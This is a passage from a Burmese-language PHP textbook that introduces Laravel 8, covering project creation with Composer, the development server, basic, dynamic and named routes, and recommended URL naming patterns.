
အခန်း (၄၁) – Laravel Project

Laravel ဟာ လူကြိုက်များ ထင်ရှားနေတဲ့ PHP Framework တစ်ခုပါ။ Laravel ရဲ့ ကျစ်လစ်ရှင်းလင်းတဲ့ ဖွဲ့စည်းပုံကြောင့် ဒီ Framework ကိုသုံးပြီး ကုဒ်တွေရေးရတာ နှစ်လိုပျော်ဆွင်ဖွယ် ကောင်းပါတယ်။ အရင် က PHP ကုဒ်လို့ ပြောလိုက်ရင် ရှုပ်ယူက်ခတ်ပြီး ဖတ်ရောက်တဲ့ ကုဒ်တွေကို ပြီးမြင်ကြပေမယ့်၊ အခုံ နောက်ပိုင်းမှာတော့ PHP Language ကိုယ်တိုင်ရဲ့ တိုးတက်မှုတွေနဲ့အတူ Laravel ကို အသုံးများလာမှု ကြောင့် PHP ကုဒ်ဆိုတာ သပ်သပ်ရပ်ရပ်နဲ့ ဖတ်ရှုနားလည်ရ လွယ်ကူတဲ့ကုဒ်တွေ ဖြစ်နေပါပြီ။

Creating Laravel Project

Laravel ရဲ့ Documentation ဖြစ်တဲ့ laravel.com/docs မှာသွားပြီးလေ့လာကြည့်လိုက်ရင် Laravel ၏ ရောဂျက် တည်ဆောက်ပုံ (၂) နည်း ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ပထမနည်းက laravel Installer ကို Composer နဲ့ အရင် Install လုပ်ပြီးမှ ပရောဂျက်တည်ဆောက်တဲ့နည်းပါ။ ဒုတိယနည်း ကတော့ Composer ကိုပဲ တိုက်ရှိက်အသုံးချုပြီး ပရောဂျက်တည်ဆောက်တဲ့နည်းပါ။ အဲဒီဒုတိယနည်းကိုပဲ ဒီနေရာမှာ ဖော်ပြုပါမယ်။

ပထမဆုံးအနေနဲ့ ပရောဂျက်ဖို့ပါတည်ဆောက်လိုတဲ့နေရာမှာ Command Prompt (သို့) Terminal ကို ဖွင့်လိုက်ပါ။ **Tip** – Windows Explorer ရဲ့ Address Bar ထဲမှာ cmd [Enter] နှိပ်ခြင်းအားဖြင့် ရောက်ရှိနေတဲ့ ဖို့ပါတဲ့မှာ Command Prompt ကို ဖွင့်လိုပါတယ်။




Windows မှာ Command Prompt လိုပေါ်ပြီး တွဲခြား OS တွေမှာ Terminal လိုပေါ်ပါတယ်။ ရှုံးလျှောက်နှစ်မျိုး ပြောမနေတော့ပါဘူး။ Terminal လိုပဲ သုံးနှစ်းပြီး ဆက်ပြောသွားပါမယ်။ Terminal ကို ဖွင့်ပြီးရင် ဒါ Command ကို Run ရမှာပါ။

```
composer create-project laravel/laravel blog "8.*"
```

composer Command အတွက် create-project Option ကိုပေးလိုက်တာပါ။ ဒါကြောင့် Composer က ကျွန်တော်တို့အတွက် ပရောဂျက်ဖိုဒ်စဲ ဆောက်ပေးသွားပါလိမ့်မယ်။ နောက်ကနေ အသုံးပြုလိုတဲ့ Vendor/Package ကို သေးရပါတယ်။ နမူနာအရ laravel အမည်ရ Vendor ကပေးထားတဲ့ laravel အမည်ရ Package ကို အသုံးပြုမယ်ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ သူနောက်က blog ကတော့ အသုံးပြုလိုတဲ့ ပရောဂျက်ဖိုဒ်အမည် ဖြစ်ပါတယ်။ ကြိုက်တဲ့အမည် ပေးလိုရပါတယ်။ နောက်ဆုံး က "8.*" ကတော့ လိုချင်တဲ့ Version ကို ပြောလိုက်တာပါ။ Laravel 8 ကို ရယူပေးသွားမှာ ဖြစ်ပါတယ်။

Composer က laravel ကို Download ယူပေးပြီးတာနဲ့ တစ်ဆက်တည်း လိုအပ်တဲ့ ဆက်စပ် နည်းပညာတွေကိုပါ ဆက်တိုက် Download ယူပေးသွားမှာပါ။ ဒါကြောင့် နည်းနည်းတော့ အချိန်ပေးပြီး စောင့်ရနိုင်ပါတယ်။ ပြီးသွားတဲ့အခါ blog အမည်နဲ့ ပရောဂျက်ဖို့ကို ရမှာဖြစ်ပြီး၊ ပရောဂျက်ဖို့ကိုလဲက vendors ထဲမှာ laravel နဲ့အတူ ဆက်စပ်လိုအပ်တဲ့ Package အားလုံး ရှိနေမှာ ဖြစ်ပါတယ်။



Running Laravel Project


နောက်တစ်ဆင့်အနေနဲ့ တည်ဆောက်ထားတဲ့ blog ပရောဂျက်ဖို့အတွင်းမှာ Terminal ကိုဖွင့်ပြီး ပရောဂျက်ကို အခုလို Run နိုင်ပါတယ်။

```
php artisan serve
```

ဒါဆိုရင် ပရောဂျက်ကို PHP Development Server ရဲအကူအညီနဲ့ Run သွားပြီဖြစ်လို Browser ကိုဖွင့်ပြီး အခုလို ရိုက်ထည့် စမ်းကြည့်လိုရပါတယ်။

- <http://localhost:8000>

ရလဒ်ကတော့ အခုလိုပြစ်မှာပါ။



ဒီအဆင့်ထိရသွားပြီဆိုရင် Laravel ကို အသုံးပြုပြီး ကုဒ်တွေရေးသားဖို့ အသင့်ဖြစ်သွားပါပြီ။

ဒီစာအုပ်ထဲမှာ နမူနာပရောဂျက်အနေနဲ့ Article တွေ ရေးတင်ပြီး Comment တွေ ပေးလို့ရတဲ့ Blog System လေးတစ်ခုကို တည်ဆောက်သွားကြမှာ ဖြစ်ပါတယ်။ လက်ရှိ ဒီစာရေးနေချိန် ထွက်ရှိထားတဲ့ Laravel နောက်ဆုံး Version က 8.6.8 ဖြစ်ပါတယ်။ ဒါကြောင့် နမူနာကုဒ်တွေဟာ Laravel 8.6.8 ကို အသုံးပြုဖော်ပြခြင်းဖြစ်ပြီး Version မတူရင် အနည်းငယ် ကွဲပြားမှု ရှိနိုင်တာကို သတိပြုပါ။

Laravel မှာ လိုချင်တဲ့ရလဒ်တစ်ခုရဖို့ ရေးသားနည်း သုံးလေးနည်း ရှိတတ်ပါတယ်။ အဲဒါတွေအကုန် ထည့်ပြေနေမှာ မဟုတ်ဘဲ၊ သုံးသင့်တဲ့ တစ်နည်းထဲကိုပဲ ရွှေးထုတ်ပြီး ပြောသွားမှာဖြစ်ပါတယ်။ အဲဒီလို ပြောပြတဲ့ တစ်နည်းထဲနဲ့ပဲ အရင်ဆုံးပိုင်နိုင်အောင် လေ့လာလိုက်ပါ။ နောက်တော့မှ တခြားမူကွဲတွေ၊ တခြားနည်းလမ်းတွေကို လေ့လာပါ။ အစပိုင်းမှာ အဲဒီလို မူကွဲတွေကြောင့် သိပ်ပြီးတော့ ခေါင်းစားမာပဲနဲ့တို့လို့ ပြောချင်ပါတယ်။

အခန်း (၄၂) – Laravel Routing

Laravel ပရောဂျက်နဲ့ပတ်သက်ရင် ပထမဆုံးအနေနဲ့ စတင်လေ့လာကြမှာကတော့ Routing ဖြစ်ပါတယ်။ Routing ကို မြန်မာလို လွယ်လွယ်ပြောရရင် လမ်းကြောင်းခွဲခြင်း လို့ ပြောရမှာပါ။ ဘယ်လမ်းကိုသွားရင် ဘယ်ရောက်မလဲ သတ်မှတ်ပေးတဲ့သဘောပါ။ တစ်နည်းအားဖြင့် ဘယ် URL လိပ်စာကို သွားရင် ဘာ အလုပ်လုပ်ရမလဲ သတ်မှတ်ပေးခြင်း ဖြစ်ပါတယ်။ ပရောဂျက်ဖို့အတွက် /routes/web.php ကို ဖွင့်ပြီး ဒီကုဒ်ကို ရေးဖြည့်ပြီး စမ်းကြည့်ပါ (သူနှင့်ပါတဲ့ နမူနာကုဒ်ကို ဒီအတိုင်းထားပါ)


PHP

```
Route::get('/articles', function () {
    return 'Article List';
});

Route::get('/articles/detail', function () {
    return 'Article Detail';
});
```

Framework နဲ့အတူပါလာတဲ့ get() Route Method ကို အသုံးပြုထားခြင်း ဖြစ်ပါတယ်။ get() လို မျိုး တခြား Route Method တွေလည်းရှိပါသေးတယ်။ လောလောဆယ် get() နဲ့ post() နှစ်ခု မှတ်ထားရင် လုံလောက်ပါပြီ။ Basic API အခန်းရောက်တော့မှ တခြား Method တွေ ထပ်ကြည့်ပါ့ဗို့မယ်။ နမူနာမှာ get() Route Method အတွက် Parameter နှစ်ခုပေးထားပါတယ်။ ပထမတစ်ခုက URL လိပ်စာဖြစ်ပြီး ဒုတိယတစ်ခုက လုပ်ရမယ့်အလုပ် Function ဖြစ်ပါတယ်။ ဒီနမူနာအရ လိပ်စာက /articles ဆိုရင် သတ်မှတ်ထားတဲ့ Function အလုပ်လုပ်သွားတဲ့အတွက် Article List ဆိုတဲ့ စာတစ် ကြောင်းကို ပြန်ရမှာဖြစ်ပါတယ်။ အလားတူပဲ လိပ်စာက /articles/detail ဆိုရင်တော့ Article

Detail ဆိုတဲ့ စာတင်ကြောင်းကို ပြန်ရမှာပါ။ ဒီလိုပါ -




သတိပြုပါ - ဒီလို စမ်းကြည့်လိုရဖို့အတွက် php artisan serve နဲ့ ပရောဂျက်ကို Run ထားဖို့ လိုအပ်ပါတယ်။ ပြီးတော့ နမူနာ Screenshot တွေပြေတဲ့အခါ URL လိပ်စာနဲ့ ရလဒ်ကို တွဲတွဲပြီးတော့ ကြည့်ပေးပါ။

မရှိတဲ့လိပ်စာကို ရိုက်ထည့်ပြီး စမ်းကြည့်လိုလည်း ရပါတယ်။ ဥပမာ ဒီလိုရိုက်ထည့်ပြီး စမ်းကြည့်ပါ -

- <http://localhost:8000/something>

ရလဒ်ကအနေနဲ့ 404 Not Found ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



Laravel မှာ Route လိုမျိုး လိုအပ်တဲ့ အချိန်မှာ အလွယ်ယူသုံးလိုရတဲ့ Class တွေ အများကြီး ရှိပါတယ်။ Facade Pattern လိုခေါ်တဲ့ OOP Design Pattern တစ်ခုကို သုံးပြီး ရေးထားတဲ့ Class တွေပါ။ သိပ်ခေါင်းစားမခံပါနဲ့။ အခေါ်အဝေါ်လောက်ပဲ မှတ်ထားပြီ နောက်မှ ဆက်လွှဲလာပါ။ လောလောဆယ် အသင့်သုံးလိုရတဲ့ Facade Class တွေ ရှိတယ် ဆိုတာလောက် မှတ်ထားရင် ရရှိတယ်။ Source Code ထဲမှာ သွားကြည့်ချင်ရင် /vendor/laravel/framework/src/illuminate/Support/Facade ဆိုတဲ့ Path လမ်းကြောင်းနဲ့ ဖိုဒ်တစ်ခု ရှိပါတယ်။ အဲဒီထဲမှာ အသင့်သုံးလိုရတဲ့ Facade Class တွေ ရှိနေပါတယ်။

ဒါပေမယ့် စောစောက နမူနာမှာ Route::get() လိုရေးခဲ့ပေမယ့် Route.php ကုဒ်ဖိုင်ကို ဖွင့်ကြည့်ရင် get() Method ကို တွေ့ရမှာ မဟုတ်ပါဘူး။ get() Method တစ်ကယ်မရှိဘဲနဲ့ သုံးလိုရအောင် Laravel က PHP ရဲ့ __callStatic() Magic Method ကို သုံးထားပါတယ်။ အဲဒီကြောင့် ခေါင်းစားစရာတွေလို့ ပြောတာပါ။

Dynamic Routes

Routing အကြောင်း ဆက်ပါမယ်။ Route လိုပြောရင် Static Route နဲ့ Dynamic Route ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ Static Route ဆိုတာကတော့ ပုံသေ သတ်မှတ်ထားတဲ့ လမ်းကြောင်းပါ။ Dynamic Route ကတော့ ပါလာတဲ့ Route Parameter ပေါ်မှုတည်ပြီး ပြောင်းလဲနိုင်တဲ့ လမ်းကြောင်းပါ။ Dynamic Route တစ်ခုနဲ့မှနာကို စမ်းကြည့်နိုင်ဖို့ ဒီကုဒ်ကို /routes/web.php ထဲမှာ ထပ်ဖြည့်ရေးပါ။

PHP

```
Route::get('/articles/detail/{id}', function ( $id ) {
    return "Article Detail - $id";
});
```

သတိပြုစရာ (၃) ချက်ရှိပါတယ်။ ပထမတစ်ချက်က လိပ်စာမှာပါတဲ့ {id} ဖြစ်ပါတယ်။ Laravel မှာ Route Parameter ကို ဒီလိုပေးရပါတယ်။ အမိပါယ်က {id} ဟာ အရှင်ဖြစ်ပြီး မိမိနှစ်သက်ရာတန်ဖိုးကို {id} နေရာမှာ ပေးလိုဂုဏ်ဆိုတဲ့ အမိပါယ်ပါ။ ဥပမာ - /articles/detail/123 ဆိုတဲ့ လိပ်စာ ဟာ ဒီသတ်မှတ်ချက်နဲ့ ကိုက်ညီသလို /articles/detail/abc ဆိုတဲ့လိပ်စာ ဟာလည်း ဒီသတ်မှတ်ချက်နဲ့ ကိုက်ညီပါတယ်။

ဒုတိယတစ်ချက်ကတော့ Function Parameter ဖြစ်တဲ့ \$id ပါ။ URL လိပ်စာရဲ့ {id} အဖြစ်ပေးလိုက်တဲ့ တန်ဖိုးကို Function ရဲ့ \$id အဖြစ် Laravel က လက်ခံ အသုံးပြုပေးသွားမှာပါ။ တတိယအချက်ကတော့ PHP အခြေခံကို မေ့သွားမှာဖိုးလိုသာ ထည့်ပြောတာပါ။ PHP မှာ String အတွင်း Variable တွေတစ်ခါ တည်းထည့်သွင်း အသုံးပြုလိုရင် Double Quote ကို အသုံးပြုရတယ် ဆိုတဲ့ အချက်ပါ။ ဒါကြောင့် return Statement အတွက် ပေးလိုက်တဲ့ String ကို Double Quote နဲ့ ရေးထားတာပါ။

ဒါကြောင့် လိပ်စာက /articles/detail/123 ဆိုရင် ပြန်ရမှာက Article Detail - 123 ဖြစ်ပါတယ်။ /articles/detail/abc ဆိုရင်တော့ ပြန်ရမှာက Article Detail - abc ဖြစ်ပါတယ်။ စမ်းကြည့်နိုင်ပါ။ ဒီနည်းနဲ့ Laravel မှာ Dynamic Route တွေ သတ်မှတ် အသုံးပြုရပါတယ်။

Route Names

Routing နဲ့ပတ်သက်ပြီး နောက်ထပ်တစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားသင့်တာကတော့ Route Name ဖြစ်ပါတယ်။ သတ်မှတ်ထားတဲ့ Route တွေကို အမည်ပေးထားခြင်းအားဖြင့် နောင်လိုအပ်တဲ့အခါ အလွယ် တစ်ကူ ပြန်လည်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ ဥပမာ -

PHP

```
Route::get('/articles/more', function() {
    return redirect('/articles/detail');
});
```

ဒီကုဒ်ရဲ့အဓိပ္ပာယ်က URL လိပ်စာ /articles/more ဖြစ်ခဲ့မယ်ဆိုရင် redirect() Helper Function ရဲ့ အကူအညီနဲ့ /articles/detail ကိုသွားခိုင်းလိုက်တာ ဖြစ်ပါတယ်။ /articles/detail ကို အခုလို အမည်ပေးထားနိုင်ပါတယ်။

PHP

```
Route::get('/articles/detail', function () {
    return 'Article Detail';
})->name('article.detail');
```

နောက်ဆုံးမှာ name() Method နဲ့ article.detail လို့ အမည်ပေးလိုက်တာပါ။ တစ်ကယ်တော့ အမည်က ကြိုက်သလို ပေးလိုရပါတယ်။ တိုတိတုတိတုတိပဲ ပေးချင်လည်းရပါတယ်။ ဒါပေမယ့် Route Name တွေ များလာရင် တစ်ခုနဲ့တစ်ခုရောပြီး မှတ်ရခက်ကုန်မှာစိုးလို့ အလေ့အကျင့်ကောင်းတစ်ခု အနေ နဲ့ အခုကဗောင်းက ပြည့်ပြည့်စုစုပါ ပေးထားတာပါ။ အခုလို အမည်ပေးထားပြီးပြီဖြစ်လို့ ဒါ Route ကိုလိုအပ်လို့ ပြန်သုံးချင်ရင် ပေးထားတဲ့ အမည်နဲ့ သုံးလိုရပါပြီ။ ဥပမာ - စောစောက /articles/more Route လုပ်ဆောင် ချက်ကို အခုလို ပြင်လိုက်ပါမယ်။

PHP

```
Route::get('/articles/more', function() {
    return redirect()->route('article.detail');
});
```

အလုပ်လုပ်ပုံက အတူတူပါပဲ။ /articles/more ကိုသွားလိုက်ရင် Redirect လုပ်ထားတဲ့အတွက် /articles/detail ကိုပဲ ရောက်သွားမှာပါ။ ဒါပေမယ့် URL လိပ်စာကို မသုံးတော့ဘဲ ပေးထားတဲ့ Route Name ကို သုံးပြီး အလုပ်လုပ်လိုက်တာပါ။

ဆက်ပြောမယ်ဆိုရင် Resource Route တို့ View Route တို့ Route Group တို့ ကျန်ပါသေးတယ်။ Resource Route အကြောင်းကိုတော့ Basic API အခန်းကျမှ ဆက်ကြည့်ပါမယ်။

URL Pattern

URL လိပ်စာတွေ သတ်မှတ်တဲ့အခါ ကြိုက်တဲ့ပုံစံနဲ့ ကြိုက်သလိုပေးလိုရပါတယ်။ ဒါပေမယ့် ပေးလိုရတယ် ဆိုတိုင် စွတ်ပေးလို မဖြစ်ပါဘူး။ များလာတဲ့အခါ ကိုယ်ပေးထားတဲ့ URL ကို ကိုယ်မမှတ်မိတော့ဘဲ ရှုပ်ကုန် ပါလိမ့်မယ်။ URL လိပ်စာတွေပေးတဲ့အခါ လိုက်နာသင့်တဲ့ အချက်လေးတွေ ရှုပါတယ်။ လိုရင်းအနှစ်ချုပ် အနေနဲ့ ဒီ Pattern လေး (၂) ခုကို မှတ်ထားပေးပါ။

- `/resource/action/id`
- `/resource/action/id/sub-resource/sub-action`

စာလုံးအသေးတွေချည်းပဲ သုံးတယ်ဆိုတဲ့အချက်ကနေ စမ်တ်ပါ။ လိုအပ်ရင် Dash ကို သုံးနိုင်ပါတယ်။ Underscore ကို မသုံးသင့်ပါဘူး။ camelCase တွေ မသုံးသင့်ပါဘူး။ ရှုံးဆုံးက အချက်အလက် အမျိုးအစား (Resource) နဲ့ စသင့်ပါတယ်။ Plural Case (အများကိန်း) ဖြစ်သင့်ပါတယ်။ ဥပမာ - articles, users, students, customers, products စသဖြင့် ဆောင်ရွက်လိုတဲ့ လုပ်ငန်းအမျိုးအစား ဖြစ်ပါတယ် (Noun လို့လည်း ဆိုနိုင်ပါတယ်)။ သူ့နောက်က အလုပ်အမျိုးအစား (Action) လိုက်သင့်ပါတယ်။ ဥပမာ - add, update, delete, view, detail စသဖြင့် ဖြစ်ပါတယ် (Verb လို့လည်း ဆိုနိုင်ပါတယ်)။ နောက်ဆုံးကနေ Unique Identifier (id) လိုက်ရမှာပါ။ ဒီ Pattern အတိုင်း URL လိပ်စာ အချို့ကို နမူနာဖော်ပြလိုက်ပါတယ်။

- `/users`
- `/products/view/{id}`
- `/customers/update/{id}`
- `/students/add`

Sub Route ပါဝင်တဲ့ နမူနာတစ်ချို့ကိုလည်း ဖော်ပြပေးလိုက်ပါတယ်။

- /users/detail/{id}/photos
- /products/view/{id}/comments/add
- /students/show/{id}/marks

အတတ်နိုင်ဆုံး ဒီ Pattern ဘောင်ထဲမှာပဲ URL လိပ်စာတွေကို သတ်မှတ်ပေးပါ။ ဒီ Pattern ဘောင်ထဲမှာ ဝင်ဖို့ခက်တဲ့ ရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေ ရှိလာခဲ့ရင်တောင် ကြိုးစားပြီး ရအောင်သတ်မှတ်ပေးပါ။ အပိုထပ်ဆောင်းလိုအပ်တဲ့ အချက်အလက်တွေကို URL Query အနေနဲ့ ဖြည့်ပေးနိုင်ပါတယ်။ ဥပမာ - ရန်ကုန်တိုင်းမှာရှိတဲ့ ကျောင်းသူစာရင်းကို လိုချင်တယ်ဆိုကြပါစို့။ Resource (Noun) က students ပါ။ Action (Verb) က list (သို့) all ဖြစ်နိုင်ပါတယ်။ တစ်ကယ်တော့ list တို့ all တို့ကို Default လို သဘောထားပြီး မပေးတာ ပိုကောင်းပါတယ်။ ID ကတော့ ဒီနေရာမှာ မလိုအပ်ပါဘူး။ လိုချင်တဲ့ ရလဒ်မှာ ပါဝင်တဲ့ ရန်ကုန်တိုင်း တို့ ကျောင်းသူတို့က ဘာတွေလဲ။ Resource လား၊ Action လား၊ ID လား၊ Sub-Route လား။ တစ်ခုမှ မဟုတ်ပါဘူး။ ဒါကြောင့် ဒီလိုမျိုး မပေးသင့်ပါဘူး။

- /students/list/yangon/female

URL လေးက သုံးချင်စရာလေးပါ။ ဒါပေမယ့် Pattern ဘောင် မဝင်တော့ပါဘူး။ နောက်အလားတူ ကိစ္စမှာ ရှုနောက်မညီရင် ရှုပ်ကုန်ပါတော့မယ်။ ဥပမာ -

- /customers/all/male/yangon

ရှုနောက်အစီအစဉ်တွေ Consistence မဖြစ်တော့ပါဘူး။ အသုံးအနှစ်းတွေ Consistence မဖြစ်တော့ပါဘူး။ Route တွေများလာတဲ့အခါ စီမံရေက်ကုန်ပါလိမ့်မယ်။ ဒါကြောင့် /resource/action/id ဘောင်ထဲကနေသာ တူညီစွာပေးပါ။ လက်တွေလိုအပ်တဲ့အခါ URL Query တွေကို သုံးနိုင်ပါတယ်။ ဥပမာ

